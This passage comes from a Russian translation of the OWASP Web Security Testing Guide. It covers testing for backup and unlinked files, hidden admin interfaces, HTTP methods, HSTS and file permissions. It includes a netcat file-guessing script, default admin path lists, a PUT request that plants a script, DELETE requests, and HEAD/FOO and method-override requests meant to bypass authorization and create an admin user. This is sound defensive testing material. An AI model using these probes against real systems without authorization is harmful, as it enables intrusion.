- Файлы без ссылок могут раскрывать конфиденциальную информацию, которая может способствовать целенаправленной атаке на приложение; например, включать файлы, содержащие учётные записи к базе данных, файлы конфигурации, содержащие ссылки на скрытое содержимое, абсолютные пути к файлам и т.д.
- Страницы без ссылок могут содержать административные функции, которые можно использовать для атаки на приложение; например, панель администрирования, на которую нет ссылок из опубликованного контента, но доступ к которой может получить любой пользователь, знающий, где её найти.
- Старые файлы и резервные копии могут содержать уязвимости, которые исправлены в более поздних версиях; например, `viewdoc.old.jsp` может содержать уязвимость обхода каталогов, которая исправлена в `viewdoc.jsp`, но ещё может быть использована любым, кто найдёт старую версию.
- Файлы резервных копий могут раскрывать исходный код страниц, предназначенных для выполнения на сервере; например, запрос `viewdoc.bak` может вывести исходный код `viewdoc.jsp`, который можно

проанализировать на наличие уязвимостей. Которые в свою очередь может быть трудно найти, выполняя запросы к исполняемой странице вслепую. Хотя эта угроза явно относится к скриптовым языкам, таким как Perl, PHP, ASP, shell-скрипты, JSP и т.д., она не ограничивается только ими, как показано в примере, представленном в следующем пункте.

- Архивы резервных копий могут содержать копии всех файлов внутри (или даже за пределами) webroot. Это позволяет злоумышленнику быстро проинвентаризировать всё приложение, включая страницы без ссылок, исходный код, файлы include и т.д. Например, если вы забыли файл с именем `myservlets.jar.old`, содержащий (резервную копию) ваши классы реализации сервлетов, вы даёте злоумышленникам много конфиденциальной информации, которая подвержена декомпиляции и реверс-инжинирингу.
- В некоторых случаях копирование или редактирование файла изменяет не расширение файла, а его имя. Это происходит, например, в среде Windows, где при копировании создаются имена файлов с префиксом «Копия» или локализованными версиями этой строки. Поскольку расширение файла остается неизменным, это не тот случай, когда исполняемый файл выводится web-сервером в виде простого текста, и, следовательно, не является случаем раскрытия исходного кода. Однако и эти файлы опасны, т.к. есть вероятность, что они содержат устаревшую и неправильную логику, которая может вызвать ошибки приложения, которые могут раскрыть злоумышленнику ценную информацию, если включено отображение диагностических сообщений.
- Файлы журналов могут содержать чувствительную информацию о действиях пользователей приложения, например конфиденциальные данные, передаваемые в параметрах URL-адреса, идентификаторы сессии, посещённые URL-адреса (которые могут раскрывать дополнительный непубличный контент) и т.д. Другие файлы журналов (например, журналы ftp) могут содержать конфиденциальную информацию о сопровождении приложения системными администраторами.
- Снэпшоты файловой системы могут содержать копии кода с уязвимостями, которые были устранены в более поздних версиях. Например, `/.snapshot/monthly.1/view.php` может содержать уязвимость обхода каталога, которая уже исправлена в `/view.php`, но всё ещё может быть проэксплуатирована тем, кто найдёт старую версию.

Задача тестирования

- Найти и проанализировать файлы без ссылок, которые могут содержать конфиденциальную информацию.

Как тестировать

Тестирование методом «чёрного ящика»

При тестировании файлов без ссылок используются как автоматические, так и ручные методы. Обычно оно включает в себя комбинацию из следующего:

Вывод из соглашения о наименовании для опубликованного контента

Проинвентаризируйте все страницы и функции приложения. Это можно сделать вручную с помощью браузера или с помощью инструмента для сканирования. Большинство приложений применяют легко угадываемое соглашение о наименовании и организуют ресурсы в страницы и каталоги, используя слова, которые описывают их функции. Из соглашения о наименовании для опубликованного контента, часто можно сделать вывод о названии и местоположении страниц, на которые нет ссылок. Например, если найдена страница `viewuser.asp`, ищите также `edituser.asp`, `adduser.asp` и `deleteuser.asp`. Если найден каталог `/app/user`, ищите также `/app/admin` и `/app/manager`.

Другие подсказки в опубликованном контенте

Многие web-приложения оставляют подсказки в опубликованном контенте, которые могут привести к обнаружению скрытых страниц и функций. Эти подсказки часто появляются в исходном коде файлов HTML и JavaScript. Исходный код для всего опубликованного контента должен быть проверен вручную, чтобы выявить подсказки о других страницах и функциях. Например:

Комментарии программистов и закоментированные участки исходного кода могут относиться к скрытому содержимому:

HTML

```
<!-- <A HREF="uploadfile.jsp">Загрузить документ на
сервер</A> -->
<!-- Ссылка удалена, т.к. ошибки в uploadfile.jsp
исправлены. -->
```

JavaScript может содержать ссылки на страницы, которые отображаются в графическом интерфейсе пользователя только при определённых обстоятельствах:

```
var adminUser=false;  
if (adminUser) menu.add (new menuItem ("Сопровождение  
пользователей", "/admin/useradmin.jsp"));
```

HTML-страницы могут содержать FORM'ы , которые были скрыты из-за отключения элемента SUBMIT:

```
<form action="forgotPassword.jsp" method="post">  
  <input type="hidden" name="userID" value="123">  
  <!-- <input type="submit" value="Забыт пароль"> -->  
</form>
```

Другим источником подсказок о каталогах без ссылок является **/robots.txt** файл, используемый для предоставления инструкций web-сканерам:

```
User-agent: *  
Disallow: /Admin  
Disallow: /uploads  
Disallow: /backup  
Disallow: /~jbloggs  
Disallow: /include
```

Угадывание

В своей простейшей форме это включает в себя прогон списка распространённых имён файлов через механизм запросов в попытке угадать файлы и каталоги, которые есть на сервере. Следующий скрипт netcat считывает список слов из stdin и проводит базовую атаку угадывания:

```
#!/bin/bash
```

```
server=example.org
```

```
port=80
```

```
while read url
```

```
do
```

```
echo -ne "$url\t"
```

```
echo -e "GET /$url HTTP/1.0\nHost: $server\n" | netcat
```

```
$server $port | head -1
```

```
done | tee outputfile
```

В зависимости от сервера GET можно заменить на HEAD, если надо получить результат быстрее. В указанном выходном файле можно найти «интересные» коды ответов. Код ответа 200 (OK) обычно указывает на то, что был найден действующий ресурс (при условии, что сервер не выдаёт нестандартную страницу «Не найдено» с кодом 200). Также обратите внимание на 301 (Moved), 302 (Found), 401 (Unauthorized), 403 (Forbidden) и 500 (Internal error), которые также могут указывать на ресурсы или каталоги, заслуживающие дальнейшего изучения.

Базовая атака угадывания должна проводиться против webroot, а также против всех каталогов, которые были обнаружены с помощью других методов инвентаризации. Более продвинутые и эффективные атаки на угадывание могут быть проведены следующим образом:

- Определите расширения файлов, используемые в известных областях приложения (например, jsp, aspx, html), и используйте базовый список слов, добавляя к ним каждое из этих расширений (или используйте более длинный список распространённых расширений, если позволяют ресурсы).
- Для каждого файла, идентифицированного с помощью других методов инвентаризации, создайте собственный список слов, полученный из этого имени файла. Возьмите список распространённых расширений файлов (включая ~, bak, txt, src, dev, old, inc, orig, copy, tmp, swp и т. д.) и используйте каждое расширение до, после и вместо расширения фактического имени файла.

Примечание: Операции копирования файлов Windows генерируют имена файлов с префиксом «Копия» или локализованными версиями этой строки, поэтому они не изменяют расширения файлов. Хотя файлы «Копия» обычно не раскрывают исходный код при доступе к ним, они могут содержать ценную информацию в случае, если они вызывают ошибки при вызове.

Информация, полученная из-за уязвимостей сервера и неправильной конфигурации

Самый очевидный способ, с помощью которого неправильно сконфигурированный сервер может раскрыть страницы, на которые нет ссылок, — вывести листинг каталога. Запросите все перечисленные в нём каталоги, чтобы найти те из них, что выдают список каталогов.

На отдельных web-серверах были обнаружены многочисленные уязвимости, которые позволяют злоумышленнику находить контент, на который нет ссылок, например:

- Уязвимость листинга каталога Apache ?M=D.
- Различные уязвимости раскрытия исходного кода скриптов IIS.
- Уязвимости листинга каталога IIS WebDAV.

Использование общедоступной информации

Страницы и функциональные возможности в web-приложениях с выходом в Интернет, на которые нет ссылок в самом приложении, могут быть указаны в других общедоступных источниках. Существуют различные источники таких ссылок:

- Страницы, на которые раньше ссылались, все ещё могут отображаться в архивах поисковых систем Интернета. Например, **1998results.asp** уже может быть не связан с web-сайтом компании, но может оставаться на сервере и в базах данных поисковых систем. Этот старый скрипт может содержать уязвимости, которые можно использовать для компрометации всего сайта. Можно использовать оператор поиска Google **site:** для запроса только к выбранному домену, например: **site:www.example.com**. Использование поисковых систем таким образом привело к широкому спектру методов, которые могут оказаться для вас полезными. Они описаны в разделе [Google Hacking или Dorking](#) данного руководства. Попробуйте, чтобы отточить свои навыки тестирования через Google. На файлы резервных копий вряд ли кто будет ссылаться, и поэтому они могут быть не проиндексированы Google, но если они находятся в доступных для просмотра каталогах, поисковая система может о них знать.
- Кроме того, Google и Yahoo хранят в кэше версии страниц, найденных их роботами. Даже если **1998results.asp** был удалён с целевого сервера, версия его выдачи может по-прежнему храниться этими поисковыми системами. Кэшированная версия может содержать ссылки или подсказки о дополнительном скрытом содержимом, которое всё ещё остаётся на сервере.
- Контент, на который нет ссылок из целевого приложения, может быть связан со сторонними web-сайтами. Например, приложение, обрабатывающее онлайн-платежи от имени сторонних торгово-сервисных предприятий, может

содержать множество специальных функций, которые (обычно) можно найти только по ссылкам на web-сайтах его клиентов.

Обход фильтра по имени файла

Поскольку фильтры по запрещённым спискам основаны на регулярных выражениях, иногда можно воспользоваться малоизвестными функциями расширения имен файлов ОС, которые работают не так, как ожидал разработчик. Тестировщик иногда может использовать различия в способах анализа имён файлов приложением, web-сервером и базовой операционной системой, а также в соглашении о наименовании файлов.

Пример: как `c:\\program files` в соглашении о наименовании Windows 8.3 становится `C:\\\\PROGRA\\~1:`

- Удалить несовместимые символы
- Преобразовать пробелы в символы подчёркивания
- Взять первые шесть символов базового имени
- Добавить `~<цифру>`, для различения с именами, начинающимися с тех же шести символов
- Это соглашение меняется после трёх конфликтов имён.
- Сократить расширение файла до трёх символов
- Перевести все символы в верхний регистр

Тестирование методом «серого ящика»

Проведение тестирования методом «серого ящика» в отношении старых и резервных файлов требует анализа файлов, содержащихся в web-каталогах, обслуживаемых web-сервером(ами) инфраструктуры web-приложений. Теоретически исследование должно проводиться вручную, чтобы оно было тщательным. Однако, поскольку в большинстве случаев копии или файлы резервных копий, как правило, создаются с использованием одних и тех же соглашений о наименованиях, поиск можно легко реализовать скриптом. Например, редакторы оставляют резервные копии, называя их узнаваемым расширением или окончанием, а люди, как правило, оставляют после себя файлы с `.old` и тому подобными предсказуемыми расширениями. Хорошим правилом является запуск фонового задания по расписанию для поиска файлов с расширениями копий или резервных копий, а также проверка их вручную на регулярной основе.

Меры защиты

Чтобы гарантировать эффективную стратегию защиты, тестирование должно дополняться политикой безопасности, которая категорически запрещает опасные действия, такие как:

- Редактирование файлов в файловых системах web-сервера или сервера приложений в эксплуатационной среде. Это особенно вредная привычка, поскольку редакторы могут создавать резервные копии или временные файлы. Удивительно видеть, как часто это делается, даже в крупных организациях. Если вам абсолютно необходимо редактировать файлы в среде эксплуатации, убедитесь, что вы не оставляете ничего, что не планировали, и учитывайте, что вы делаете это на свой страх и риск.
- Тщательно проверяйте все действия, проводимые в файловых системах, открываемых web-сервером в Интернет, например действия при точечном администрировании. Например, если вам время от времени нужно делать снимок пары каталогов (чего не следует делать в эксплуатационной среде), у вас может возникнуть соблазн сначала заархивировать их. Следите, чтобы не оставить после себя эти архивные файлы.
- Соответствующие политики управления конфигурацией должны помочь предотвратить появление устаревших файлов и файлов без ссылок.
- Приложения должны быть спроектированы таким образом, чтобы не создавать (и не полагаться на) файлы, хранящиеся в деревьях web-каталогов, обслуживаемых web-сервером. Файлы данных, файлы журналов, файлы конфигурации и т. д. должны храниться в каталогах, недоступных для web-сервера, чтобы предотвратить возможность раскрытия информации (не говоря уже об изменении данных, если разрешения web-каталога позволяют запись).
- Снимки файловой системы не должны быть доступны через Интернет, если корневой каталог документа находится в файловой системе, использующей эту технологию. Настройте свой web-сервер так, чтобы он запрещал доступ к таким каталогам, например, в Apache следует использовать директиву location:

XML

```
<Location ~ ".snapshot">
    Order deny,allow
    Deny from all
</Location>
```

Инструменты

В инструменты анализа уязвимостей, как правило, входят проверки для обнаружения web-каталогов со стандартными именами (например, admin, test, backup и т.д.), также они показывают web-каталоги, допускающие индексацию. Если вы не можете найти список каталогов, вам следует попытаться поискать по возможным расширениям резервных копий. Попробуйте, например

- [Nessus](#)

- [Nikto2](#)

Инструменты web-сканирования

- [wget](#)
- [Spike proxy](#) (включает функцию web-сканирования)
- [Xenu](#)
- [curl](#)

Некоторые из них также включены в стандартные дистрибутивы Linux. В инструменты web-разработки обычно входят средства для выявления неработающих ссылок и файлов, на которые нет ссылок.

Нахождение административных интерфейсов приложения и инфраструктуры

ID

WSTG-CONF-05

Обзор

Интерфейсы администратора могут присутствовать в приложении или на сервере приложений, чтобы дать возможность определённым пользователям выполнять привилегированные действия на сайте. Необходимо провести тесты, чтобы выяснить, может ли эта привилегированная функциональность быть доступна неавторизованному или обычному пользователю, и если да, то каким образом.

Приложению может потребоваться интерфейс администратора, чтобы дать привилегированному пользователю доступ к функциям, которые могут вносить изменения в работу сайта. Такие изменения могут включать:

- работу с учётными записями пользователей
- дизайн и верстка сайта
- манипулирование данными
- изменения конфигурации.

Во многих случаях такие интерфейсы не имеют достаточных мер защиты от несанкционированного доступа. Тестирование направлено на обнаружение этих интерфейсов администратора и доступ к функциям, предназначенным для привилегированных пользователей.

Задача тестирования

- Найти скрытые интерфейсы администратора и определить их функциональные возможности.

Как тестировать

Тестирование методом «чёрного ящика»

В следующем разделе описаны векторы, которые можно использовать для проверки наличия административных интерфейсов. Эти методы также можно использовать для проверки связанных проблем, включая повышение привилегий, и они более подробно описаны в других разделах данного руководства (например, [Тестирование обхода схемы авторизации](#) и [Тестирование небезопасных прямых ссылок на объекты \(IDOR\)](#)).

- Инвентаризация каталогов и файлов. Административный интерфейс может присутствовать, но быть невидимым для тестировщика. Попытка угадать путь к административному интерфейсу может оказаться не сложнее запроса `/admin` или `/administrator` и т.д. или в некоторых сценариях он может быть обнаружен в течение нескольких секунд с помощью [Google dorks](#).
- Существует множество инструментов для перебора содержимого сервера, см. раздел Инструменты ниже для дополнительной информации. Тестировщику, возможно, придётся также указать имя файла страницы администрирования. Принудительный переход на указанную страницу может обеспечить доступ к интерфейсу.
- Комментарии и ссылки в исходном коде. Многие сайты используют общий код, который загружается для всех пользователей сайта. При изучении исходного кода, отправляемого клиенту, можно обнаружить ссылки на функции администратора, и их стоит исследовать.
- Просмотр документации по серверу и приложению. Если сервер приложений или приложение развёрнуты в конфигурации по умолчанию, может оказаться возможным получить доступ к интерфейсу администрирования, используя информацию, описанную в конфигурации или справочной документации. Если найден административный интерфейс и требуются учётные данные, следует обратиться к спискам паролей по умолчанию.
- Общедоступная информация. Многие приложения, такие как WordPress, имеют административные интерфейсы по умолчанию.
- Альтернативный порт сервера. Интерфейсы администрирования могут отображаться на другом порту хоста, отличном от основного приложения. Например, интерфейс администрирования Apache Tomcat часто можно увидеть на порту 8080.
- Подмена параметров. Для включения функций администратора может понадобиться параметр GET или POST или переменная в cookie. На это указывает наличие скрытых полей, например так:

```
<input type="hidden" name="admin" value="no">
```

или в cookie:

```
Cookie: session_cookie; useradmin=0
```

После обнаружения административного интерфейса можно использовать комбинацию вышеуказанных методов для попытки обойти аутентификацию. Если это не удаётся, тестировщик может попытаться провести атаку методом перебора. В таком случае он должен знать о возможности блокировки административной учётной записи, если такая функциональность присутствует.

Тестирование методом «серого ящика»

Следует провести более детальное изучение компонентов сервера и приложения, чтобы укрепить защиту (например, страницы администратора не должны быть доступны для всех за счёт фильтрации по IP-адресам или других мер защиты), и, где применимо, убедиться в том, что компоненты не используют учётные данные или конфигурации по умолчанию.

Следует проанализировать исходный код, чтобы убедиться, что модель авторизации и аутентификации обеспечивает чёткое разделение обязанностей между обычными пользователями и администраторами сайта. Необходимо проанализировать функции пользовательского интерфейса, совместно используемые обычными пользователями и администраторами, чтобы обеспечить чёткое разделение между отображением компонентов и утечкой информации из-за совместного использования общей функциональности.

У каждого web-фрейворка свои страницы администрирования и путь к ним по умолчанию. Например:

PHP:

```
/phpinfo  
/phpmyadmin/  
/phpMyAdmin/  
/mysqladmin/  
/MySQLadmin  
/MySQLAdmin  
/login.php  
/logon.php  
/xmlrpc.php  
/dbadmin
```

WordPress:

```
wp-admin/  
wp-admin/about.php  
wp-admin/admin-ajax.php  
wp-admin/admin-db.php  
wp-admin/admin-footer.php  
wp-admin/admin-functions.php  
wp-admin/admin-header.php
```

Joomla:

```
/administrator/index.php  
/administrator/index.php?option=com_login  
/administrator/index.php?option=com_content  
/administrator/index.php?option=com_users  
/administrator/index.php?option=com_menus  
/administrator/index.php?option=com_installer  
/administrator/index.php?option=com_config
```

Tomcat:

```
/manager/html  
/host-manager/html  
/manager/text  
/tomcat-users.xml
```

Apache:

```
/index.html  
/httpd.conf  
/apache2.conf  
/server-status
```

Nginx:

```
/index.html  
/index.htm  
/index.php  
/nginx_status  
/index.php  
/nginx.conf  
/html/error
```

Инструменты

- [OWASP ZAP - Forced Browse](#) в настоящее время поддерживается использование предыдущего проекта OWASP DirBuster.
- [THC-HYDRA](#) — инструмент, который позволяет выполнять перебор многих интерфейсов, включая HTTP-аутентификацию в формах.
- Брутфорсер работает намного лучше, если использует хороший словарь, например словарь [netsparker](#).

Ссылки

- [CIRT: Список паролей по умолчанию](#)
- [Для перебора путей к странице входа администратора можно использовать FuzzDB](#)
- [Распространённые параметры для включения функций администрирования или отладки](#)

Тестирование HTTP-методов

ID
WSTG-CONF-06

Обзор

HTTP предлагает ряд методов (или глаголов), которые можно использовать для выполнения действий на web-сервере. Хотя на сегодняшний день GET и POST являются наиболее распространёнными методами для доступа к информации, предоставляемой web-сервером, существует множество других, которые также могут поддерживаться и иногда использоваться злоумышленниками.

[RFC 7231](#) определяет основные допустимые методы HTTP-запросов (или глаголы), хотя в других RFC были добавлены дополнительные методы, например, в [RFC 5789](#). Некоторые из этих глаголов были переиспользованы с разным назначением в приложениях [RESTful](#) перечисленных в таблице ниже.

Метод	Первоначальное назначение	Назначение в RESTful
GET	Запросить файл	Запросить объект
HEAD	Запросить файл, но вернуть только HTTP-заголовки	
POST	Передать данные	
PUT	Загрузить файл	Создать объект
DELETE	Удалить файл	Удалить объект
CONNECT	Установить соединение с другой системой	
OPTIONS	Перечислить поддерживаемые HTTP-методы	Выполнить запрос CORS Preflight .
TRACE	Повторите HTTP-запрос с целью отладки	
PATCH		Изменить объект

Задачи тестирования

- Определить поддерживаемые HTTP-методы.
- Протестировать обход контроля доступа.
- Протестировать способы переопределения HTTP-методов.

Как тестировать

Определить поддерживаемые методы

Для выполнения этого теста необходимо определить, какие методы HTTP поддерживаются проверяемым web-сервером. Самый простой способ — отправить запрос [OPTIONS](#) на сервер:

```
OPTIONS / HTTP/1.1
Host: example.org
```

На что сервер должен ответить перечнем поддерживаемых методов:

```
HTTP/1.1 200 OK
Allow: OPTIONS, GET, HEAD, POST
```

Однако некоторые серверы могут не отвечать на запросы **OPTIONS** или возвращать неверную информацию. Кроме того, серверы могут поддерживать разные методы для разных путей, так что если метод не поддерживается для корневого каталога **/**, это не обязательно означает, что он не будет поддерживаться где-либо ещё.

Более надёжный способ проверки поддерживаемых методов — просто сделать запрос с этим типом метода и изучить ответ сервера. Если метод не разрешён, сервер должен вернуть статус **405 Method Not Allowed**.

Обратите внимание, что некоторые серверы считают все неизвестные им методы за **GET**, поэтому могут отвечать на произвольные методы, такие как запрос, показанный ниже. Иногда это может быть полезно для обхода WAF или другой фильтрации, блокирующей определённые методы.

```
F00 / HTTP/1.1
Host: example.org
```

Запросы произвольными методами также можно выполнять с помощью curl с параметром **-X**:

SHELL

```
curl -X F00 https://example.org
```

Существует также множество автоматизированных инструментов, которые могут пытаться определить поддерживаемые методы, таких как NSE-скрипт Nmap **http-methods**. Однако эти инструменты могут не проверять опасные методы (т. е. методы, которые могут вызывать изменения, такие как **PUT** или **DELETE**), или

могут непреднамеренно вызывать изменения на web-сервере, если эти методы поддерживаются. Поэтому их следует применять с осторожностью.

PUT и DELETE

Методы **PUT** и **DELETE** могут приводить к разным результатам, в зависимости от того, интерпретируются ли они web-сервером или запущенным на нём приложением.

Устаревшие web-серверы

Некоторые ныне устаревшие web-серверы позволяли использовать метод **PUT** для создания файлов на сервере. Например, если это разрешено настройками, то приведённый ниже запрос создаст на сервере файл с именем **test.html** и содержимым **<script>alert(1)</script>**.

```
PUT /test.html HTTP/1.1
Host: example.org
Content-Length: 25

<script>alert(1)</script>
```

Подобные запросы также можно сделать с помощью cURL:

SHELL

```
curl https://example.org --upload-file test.html
```

Это позволяет злоумышленнику загружать произвольные файлы на web-сервер, что потенциально может привести к полной компрометации системы, если разрешено загружать исполняемый код, например, файлы PHP. Однако такая конфигурация встречается крайне редко и вряд ли будет обнаружена в современных системах.

Аналогичным образом, метод **DELETE** можно использовать для удаления файлов с web-сервера. Обратите внимание, что это **разрушительное воздействие**, поэтому если собираетесь его использовать, соблюдайте осторожность.

```
DELETE /test.html HTTP/1.1
Host: example.org
```

Или с cURL:

SHELL

```
curl http://example.org/test.html -X DELETE
```

RESTful API

Напротив, методы **PUT** and **DELETE** часто используются современными RESTful-приложениями для создания и удаления объектов. Например, приведённый ниже API-запрос может быть использован для создания пользователя с именем foo с ролью user:

```
PUT /api/users/foo HTTP/1.1
Host: example.org
Content-Length: 34

{
  "role": "user"
}
```

Аналогичный запрос с методом **DELETE** можно использовать для удаления объекта.

```
DELETE /api/users/foo HTTP/1.1
Host: example.org
```

Хотя инструменты автоматического сканирования и могут предупреждать об этом, но наличие этих методов в RESTful API **не является проблемой безопасности**. Однако эта функциональность может иметь другие уязвимости (например, слабый контроль доступа) и должна быть тщательно протестирована.

TRACE

Метод **TRACE** (или его эквивалент от Microsoft — **TRACK**) заставляет сервер возвращать содержимое запроса. Это привело к публикации в 2003 году ([PDF](#)) уязвимости под названием Cross-Site Tracing (XST), которую можно было использовать для доступа к файлам cookie с установленным флагом **HttpOnly**. Метод **TRACE** уже многие годы как заблокирован во всех браузерах и плагинах, и поэтому его больше нельзя эксплуатировать. Тем не менее, он всё ещё может

быть отмечен автоматическими инструментами сканирования, а метод **TRACE** включенный на web-сервере, предполагает, что защита сервера должным образом не укреплена.

CONNECT

Метод **CONNECT** заставляет web-сервер открывать TCP-соединение с другой системой, а затем передавать трафик от клиента в эту систему. Это может позволить злоумышленнику проксировать трафик через сервер, чтобы скрыть свой исходный адрес, получить доступ к внутренним системам или получить доступ к службам, привязанным к локальному хосту. Пример запроса **CONNECT** показан ниже:

```
CONNECT 192.168.0.1:443 HTTP/1.1
Host: example.org
```

PATCH

Метод **PATCH** определён в [RFC 5789](#), и используется для предоставления инструкций по изменению объекта. Сам RFC не определяет, в каком формате должны быть эти инструкции, но различные методы определены в других стандартах, например, в [RFC 6902 - JavaScript Object Notation \(JSON\) PATCH](#).

Например, если у нас есть пользователь с именем foo со следующими атрибутами:

```
{
  "role": "user",
  "email": "foo@example.org"
}
```

Для изменения роли этого пользователя на admin, не изменяя email, можно использовать такой запрос JSON PATCH:

```
PATCH /api/users/foo HTTP/1.1
Host: example.org

{ "op": "replace", "path": "/role", "value": "admin" }
```

Хотя в RFC указано, что запрос должен включать инструкции о том, как должен изменяться весь объект, метод **PATCH** вместо этого обычно (зло-) употребляется для включения только изменённого содержимого, как показано ниже. Как и в предыдущем запросе, это приведёт к изменению значения `role` на `admin` без изменения остальной части объекта. В этом его отличие от метода **PUT** который перезаписывает весь объект (что оставило бы его без атрибута `email`).

```
PATCH /api/users/foo HTTP/1.1
Host: example.org

{
  "role": "admin"
}
```

Как и в случае с методом **PUT**, эта функциональность может иметь слабые места в контроле доступа или другие уязвимости. Кроме того, приложения при изменении объекта могут не обеспечивать тот же уровень контроля входных данных, что и при его создании. Это потенциально может привести к инъекции вредоносных значений (например, при атаке с использованием хранимых межсайтовых скриптов) или может привести к повреждению или недопустимым объектам, что может стать причиной проблем, связанных с бизнес-логикой.

Тестирование обхода контроля доступа

Если страница приложения при попытке получить доступ к ней напрямую перенаправляет пользователей на страницу входа с кодом **302**, можно обойти это, выполнив запрос с другим методом HTTP, например **HEAD**, **POST** или даже выдуманным методом, например, **FOO**. Если web-приложение отвечает **HTTP/1.1 200 OK**, вместо ожидаемого **HTTP/1.1 302 Found** возможно, получится обойти аутентификацию или авторизацию. В приведённом ниже примере показано, как запрос **HEAD** может привести к тому, что страница установит `cookie` для сессии администратора, а не перенаправит пользователя на страницу входа в систему:

```
HEAD /admin/ HTTP/1.1
Host: example.org
```

```
HTTP/1.1 200 OK
[...]
Set-Cookie: adminSessionCookie=[...];
```

В качестве альтернативы можно делать прямые запросы к страницам, которые вызывают действия, например:

```
HEAD /admin/createUser.php?
username=foo&password=bar&role=admin HTTP/1.1
Host: example.org
```

Или:

```
F00 /admin/createUser.php
Host: example.org
Content-Length: 36

username=foo&password=bar&role=admin
```

Тестирование переопределения HTTP-метода

Некоторые web-фреймворки предоставляют способ переопределить фактический HTTP-метод в запросе, эмулируя отсутствующие HTTP-глаголы, передачей пользовательского заголовка в запросах. Основная цель этого — обойти приложение промежуточного слоя (например, прокси-сервер или WAF), которое блокирует те или иные методы. Потенциально могут быть использованы следующие альтернативные HTTP-заголовки:

- **X-HTTP-Method**
- **X-HTTP-Method-Override**
- **X-Method-Override**

Чтобы проверить это, в сценариях, где запрещённые глаголы, такие как **PUT** или **DELETE** выдают **405 Method not allowed**, повторите тот же запрос, добавив альтернативный заголовок для переопределения HTTP-метода и наблюдайте за реакцией системы. Если переопределение методов поддерживается, то приложение должно отвечать другим кодом состояния (*например*, **200 OK**).

В следующем примере web-сервер не разрешает метод **DELETE** и блокирует его:

```
DELETE /resource.html HTTP/1.1
Host: example.org
```

```
HTTP/1.1 405 Method Not Allowed
[...]
```

После добавления заголовка **X-HTTP-Method**, сервер отвечает на запрос кодом 200:

```
GET /resource.html HTTP/1.1
Host: example.org
X-HTTP-Method: DELETE
```

```
HTTP/1.1 200 OK
[...]
```

Меры защиты

- Убедитесь, что разрешены только требуемые методы и что разрешённые методы корректно настроены.
- Убедитесь в неработоспособности путей для обхода мер защиты, реализованных пользовательскими агентами, фреймворками или web-серверами..

Инструменты

- [Ncat](#)
- [cURL](#)
- [Nmap http-methods NSE script](#)

Ссылки

- [RFC 7231 - Протокол передачи гипертекста \(HTTP/1.1\)](#)
- [RFC 5789 - Метод PATCH для HTTP](#)
- [HTACCESS: Разоблачение метода BILBAO](#)

- [Fortify - Злоупотребление переопределением HTTP-методов](#)
- [Mozilla Developer Network - Безопасные методы HTTP](#)

Тестирование HTTP Strict Transport Security (HSTS)

ID

WSTG-CONF-07

Обзор

Функция строгой транспортной безопасности в HTTP (HTTP Strict Transport Security, HSTS) позволяет web-приложению информировать браузер с помощью специального заголовка ответа о том, что он никогда не должен устанавливать соединение с указанными серверами домена с незашифрованным HTTP. Вместо этого он должен автоматически устанавливать все запросы на подключение для доступа к сайту через HTTPS. Это также предотвращает переопределение пользователями ошибок сертификата.

Учитывая важность этой меры защиты, целесообразно убедиться, что web-сайт использует этот HTTP-заголовок, чтобы гарантировать, что все данные между web-браузером и сервером передаются в зашифрованном виде.

В HTTP-заголовке **Strict-Transport-Security** используются две директивы:

- **max-age** для указания количества секунд, в течение которых браузер должен автоматически преобразовывать все HTTP-запросы в HTTPS.
- **includeSubDomains**, чтобы указать, что все связанные поддомены также должны использовать HTTPS.
- **preload** (неофициальная), чтобы указать, что домен(ы) находится в списке(ах) предварительной загрузки, и что браузеры никогда не должны подключаться к ним без HTTPS.
 - Поддерживается всеми основными браузерами, но не является официальной частью спецификации. Дополнительную информацию см. на hstspreload.org.

Вот пример реализации заголовка HSTS:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

Необходимо проверить использование этого заголовка в web-приложении, чтобы выяснить, могут ли возникнуть следующие проблемы безопасности.:

- Злоумышленники прослушивают сетевой трафик и получают доступ к информации, передаваемой по незашифрованному каналу.
- Злоумышленники, применяют атаку «манипулятор посередине», из-за проблемы принятия сертификатов, которые не являются доверенными.
- Пользователи ошибочно вводят в браузере адрес с HTTP вместо HTTPS, или пользователи нажимают на ссылку в web-приложении, которое ошибочно указывает на протокол HTTP.

Задача тестирования

- Проанализировать наличие заголовка HSTS и убедиться в его работоспособности.

Как тестировать

Наличие заголовка HSTS можно подтвердить, изучая ответ сервера через перехватывающий прокси-сервер или используя curl следующим образом:

SHELL

```
$ curl -s -D- https://owasp.org | grep -i strict
Strict-Transport-Security: max-age=31536000
```

Ссылки

- [OWASP HTTP Strict Transport Security](#)
- [Серия учебных пособий OWASP по Appsec - Эпизод 4: Strict Transport Security](#)
- [Спецификация HSTS](#)
- [Включение HTTP Strict Transport Security в Apache](#)
- [Включение HTTP Strict Transport Security в Nginx](#)

Проверка прав доступа на файлы

ID

WSTG-CONF-09

Обзор

При настройке разрешений на доступ к ресурсу предоставление доступа более широкому кругу субъектов, чем требуется, может привести к раскрытию чувствительной информации или изменению этого ресурса теми, кому это не

предназначалось. Это особенно опасно, когда ресурс связан с конфигурацией программы, исполнением или конфиденциальной информацией пользователя.

Наглядным примером является исполняемый файл, запускаемый неавторизованными пользователями. Другой пример: информация об учётной записи или значение токена для доступа к API, которые всё чаще встречаются в современных web- или микросервисах, может храниться в файле конфигурации, права на доступ к которому установлены по умолчанию для чтения всем. Подобные чувствительные данные могут быть раскрыты инсайдерами или удалённым злоумышленником, который скомпрометировал сервис с помощью других уязвимостей, но получил только привилегии обычного пользователя.

Задачи тестирования

- Проанализировать и выявить возможности несанкционированного доступа к файлам.

Как тестировать

В Linux для проверки прав доступа к файлу используется команда `ls`. В качестве альтернативы для рекурсивного перечисления прав доступа к файлам также можно использовать `namei`.

```
$ namei -l /PathToCheck/
```

Файлы и каталоги, для которых требуется проверка прав доступа, среди прочих включают:

- Web-файлы/каталоги
- Файлы/каталоги конфигураций
- Конфиденциальные файлы (зашифрованные данные, пароли, ключи)/каталоги
- Файлы журналов (журналы событий безопасности, журналы операций, журналы действий администратора)/каталоги
- Исполнимые файлы (скрипты, EXE, JAR, классы, PHP, ASP)/каталоги
- Файлы/каталоги баз данных
- Временные файлы/каталоги
- Загруженные файлы/каталоги

Меры защиты

Установите корректные права доступа к файлам и каталогам, чтобы неавторизованные пользователи не смогли без необходимости получать доступ к критически важным ресурсам.

Инструменты

- [Windows AccessEnum](#)

- [Windows AccessChk](#)
- [Linux namei](#)

Ссылки

- [CWE-732: Некорректное назначение разрешений для критического ресурса](#)

Проверка на захват поддомена

ID

WSTG-CONF-10

Обзор

Успешная эксплуатация такого рода уязвимости позволяет злоумышленнику захватить поддомен жертвы и получить контроль над ним. Эта атака основана на следующем:

